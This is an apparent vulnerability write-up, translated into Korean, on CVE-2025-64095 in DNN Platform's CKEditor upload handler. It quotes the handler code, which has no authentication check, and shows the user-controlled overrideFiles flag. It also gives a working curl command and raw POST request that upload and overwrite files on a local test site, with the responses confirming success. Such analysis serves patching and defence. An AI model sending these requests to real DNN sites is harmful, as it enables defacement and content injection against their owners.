 h4x0r-dz/cve-2025-64095---dnn-unauthenticated-arbitrary-file-upload
DNN 불충분한 접근 제어 PoC - 이미지 업로드를 통한 사이트 콘텐츠 덮어쓰기

DNN 부적절한 접근 제어 - 이미지 업로드로 사이트 콘텐츠 덮어쓰기가 가능한 POC
저는 단순한 사람입니다. cvss:10/10을 보면 바로 들어갑니다 xD
새로운 CVE CVE-2025-64095 DNN 부적절한 접근 제어 - 이미지 업로드로 사이트 콘텐츠 덮어쓰기 취약점을 보게 되었습니다.
기본 HTML 편집기 공급자는 인증되지 않은 파일 업로드를 허용하며, 이미지가 기존 파일을 덮어쓸 수 있습니다.
설명 인증되지 않은 사용자가 기존 파일을 업로드하고 교체할 수 있어 웹사이트를 훼손할 수 있으며, 다른 문제와 결합하면 XSS 페이로드를 주입할 수 있습니다.
https://nvd.nist.gov/vuln/detail/CVE-2025-64095
기본 점수: 10.0 CRITICAL 🤷♂️
알고 보니 그렇게 치명적이지는 않습니다. ASP, ASPX 등과 같은 웹 셸을 업로드할 수 없기 때문입니다 (최소한 기본 구성에서는 ) 이미지 + SVG만 업로드할 수 있습니다. 웹 서버의 기존 파일과 특정 경로에만 업로드/쓰기가 가능하며, 루트 디렉터리에는 파일을 업로드할 수도 없습니다.
10.1.1 이전의 모든 버전이 취약하므로, 저는 DNN Platform 10.1.0(마지막 취약 버전 )을 사용했습니다.
diff가 조금 큽니다. 저는 파일 업로드와 관련된 코드, 즉 Providers/HtmlEditorProviders/DNNConnect.CKE/Browser/FileUploader.ashx와 관련된 코드에만 관심이 있습니다. 그래서 10.1.1에서 무엇이(있다면) 수정되었는지 이해하기 위해 이 특정 파일을 버전 간에 비교하는 데 집중했습니다.
제가 발견한 내용과 취약점을 어떻게 발견했는지 설명해 드리겠습니다.
두 버전을 처음 살펴보았을 때 전체 diff는 DNN Platform 10.1.0과 10.1.1 사이에 158개의 변경된 파일을 보여주었습니다. 대부분은 단순한 개선 사항 - 파일 범위 네임스페이스였습니다. 하지만 파일 업로드 취약점이 패치되었는지 알아야 했습니다.
취약한 파일은 Providers/HtmlEditorProviders/DNNConnect.CKE/Browser/FileUploader.ashx.cs에 있습니다. 이것은 CKEditor 파일 업로드 핸들러입니다. 파일 업로드 취약점의 일반적인 공격 표면입니다.
10.1.0의 ProcessRequest 메서드를 살펴보겠습니다:
public void ProcessRequest(HttpContext context)
{
    context.Response.AddHeader("Pragma", "no-cache");
    context.Response.AddHeader("Cache-Control", "private, no-cache");

    this.HandleMethod(context);
}
그게 전부입니다. 말 그대로 인증 확인이 전혀 없습니다. 누구나 이 엔드포인트에 요청을 보내 파일을 업로드할 수 있습니다. 세션 확인도 없고, 아무것도 없습니다.
흐름은 다음과 같습니다:
FileUploader.ashx로 POST 요청을 전송합니다ProcessRequest가 호출됩니다HandleMethod를 호출하고 UploadFile로 라우팅합니다UploadFile은 UploadWholeFile을 호출합니다UploadWholeFile은 사용자가 로그인되어 있는지 확인하지 않고 업로드를 처리합니다전체 업로드 로직은 230행 부근에서 시작되는 UploadWholeFile에서 이루어집니다. 중요한 부분을 보여드리겠습니다:
private void UploadWholeFile(HttpContext context, List<FilesUploadStatus> statuses)
{
    for (int i = 0; i < context.Request.Files.Count; i++)
    {
        var file = context.Request.Files[i];

        var fileName = Path.GetFileName(file.FileName);  // Line 236

        // Convert Unicode Chars
        fileName = Utility.ConvertUnicodeChars(fileName);

        // Replace dots in the name with underscores (only one dot can be there... security issue).
        fileName = Regex.Replace(fileName, @"\.(?![^.]*$), "_", RegexOptions.None);

        // Check for Illegal Chars
        if (Utility.ValidateFileName(fileName))
        {
            fileName = Utility.CleanFileName(fileName);
        }

        // ... more processing ...

        // Rename File if Exists
        if (!this.OverrideFiles)  // Line 268
        {
            var counter = 0;
            while (File.Exists(Path.Combine(this.StorageFolder.PhysicalPath, fileName)))
            {
                counter++;
                fileName = string.Format("{0}_{1}{2}", fileNameNoExtenstion, counter, Path.GetExtension(file.FileName));
            }
        }

        var contentType = FileContentTypeManager.Instance.GetContentType(Path.GetExtension(fileName));
        var userId = UserController.Instance.GetCurrentUserInfo().UserID;  // Line 284 - gets userId but never checked!

        if (!contentType.StartsWith("image", StringComparison.InvariantCultureIgnoreCase))
        {
            FileManager.Instance.AddFile(this.StorageFolder, fileName, file.InputStream, this.OverrideFiles, true, contentType, userId);
        }
        else
        {
            // Image resizing logic follows...
        }
    }
}
284행에서 UserController.Instance.GetCurrentUserInfo()를 호출하여 userId를 가져오지만, 사용자가 인증되었는지 실제로 확인하지 않는다는 점에 주목하세요. 로그인하지 않은 경우 null 또는 익명 사용자를 반환할 뿐이지만 업로드는 계속 진행됩니다.
또한 268행의 OverrideFiles 속성에 주목하세요:
private bool OverrideFiles =>
    HttpContext.Current.Request["overrideFiles"].Equals("1")
    || HttpContext.Current.Request["overrideFiles"].Equals("true", StringComparison.InvariantCultureIgnoreCase);
이것은 사용자가 제어할 수 있는 매개변수입니다! 누구나 업로드 요청에서 overrideFiles=1을 설정하여 기존 파일을 덮어쓸 수 있습니다.

간단한 curl 명령을 만들어 테스트했습니다:
C:\Users\pwn\Desktop>curl -x http://127.0.0.1:8080 -X POST http://mysite.dnndev.me/Providers/HtmlEditorProviders/DNNConnect.CKE/Browser/FileUploader.ashx -F "[email protected]" -F "storageFolderID=1" -F "portalID=0" -F "overrideFiles=1" -F "mode=Default"
[{"group":null,"name":"poc.png","type":"image/png","size":0,"progress":"1.0","url":"/FileTransferHandler.ashx?f=poc.png","thumbnail_url":null,"delete_url":null,"delete_type":null,"error":null}]
원시 POST 요청
POST /Providers/HtmlEditorProviders/DNNConnect.CKE/Browser/FileUploader.ashx HTTP/1.1
Host: mysite.dnndev.me
User-Agent: curl/8.13.0
Accept: */*
Content-Length: 626
Content-Type: multipart/form-data; boundary=------------------------7RKjWLYyrhvUn2AA31fJQ3
Connection: keep-alive

--------------------------7RKjWLYyrhvUn2AA31fJQ3
Content-Disposition: form-data; name="file"; filename="poc.png"
Content-Type: image/png


--------------------------7RKjWLYyrhvUn2AA31fJQ3
Content-Disposition: form-data; name="storageFolderID"

1
--------------------------7RKjWLYyrhvUn2AA31fJQ3
Content-Disposition: form-data; name="portalID"

0
--------------------------7RKjWLYyrhvUn2AA31fJQ3
Content-Disposition: form-data; name="overrideFiles"

1
--------------------------7RKjWLYyrhvUn2AA31fJQ3
Content-Disposition: form-data; name="mode"

Default
--------------------------7RKjWLYyrhvUn2AA31fJQ3--
HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 194

[{"group":null,"name":"poc.png","type":"image/png","size":10,"progress":"1.0","url":"/FileTransferHandler.ashx?f=poc.png","thumbnail_url":null,"delete_url":null,"delete_type":null,"error":null}]


파일이 성공적으로 업로드되었습니다. http://mysite.dnndev.me/Portals/_default/poc.png를 확인하여 검증했고, 실제로 그 자리에 있었습니다.
그리고 파일은 \Portals_default 디렉터리에 있습니다 :
PS C:\Users\pwn\Documents\site\web02> Get-ChildItem -Path . -Filter "poc.png" -Recurse -File


    Directory: C:\Users\pwn\Documents\site\web02\Website\Portals\_default


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/31/2025   4:16 PM              0 poc.png


PS C:\Users\pwn\Documents\site\web02>
루트 디렉터리의 파일을 덮어쓰기 위해 경로 탐색을 찾고 있었습니다 , 하지만 보호는 실제로 꽤 좋습니다. 살펴보면
var fileName = Path.GetFileName(file.FileName);
제대로 작동합니다. Path.GetFileName()은 디렉터리 탐색 시퀀스를 자동으로 제거합니다. 따라서 누군가 ../../../foo라는 파일을 업로드하려고 하면 foo가 됩니다.
이 코드에는 **"DNN Platform\Providers\HtmlEditorProviders\DNNConnect.CKE\Browser\FileUploader.ashx.cs"**에 추가 보호 기능도 있습니다.
    private void UploadWholeFile(HttpContext context, List<FilesUploadStatus> statuses)
    {
        for (var i = 0; i < context.Request.Files.Count; i++)
        {
            var file = context.Request.Files[i];
            if (file is null)
            {
                continue;
            }

            var fileName = Path.GetFileName(file.FileName);

            if (!string.IsNullOrEmpty(fileName))
            {
                // Convert Unicode Chars
                fileName = Utility.ConvertUnicodeChars(fileName);

                // Replace dots in the name with underscores (only one dot can be there... security issue).
                fileName = Regex.Replace(fileName, @"\.(?![^.]*$)", "_", RegexOptions.None);
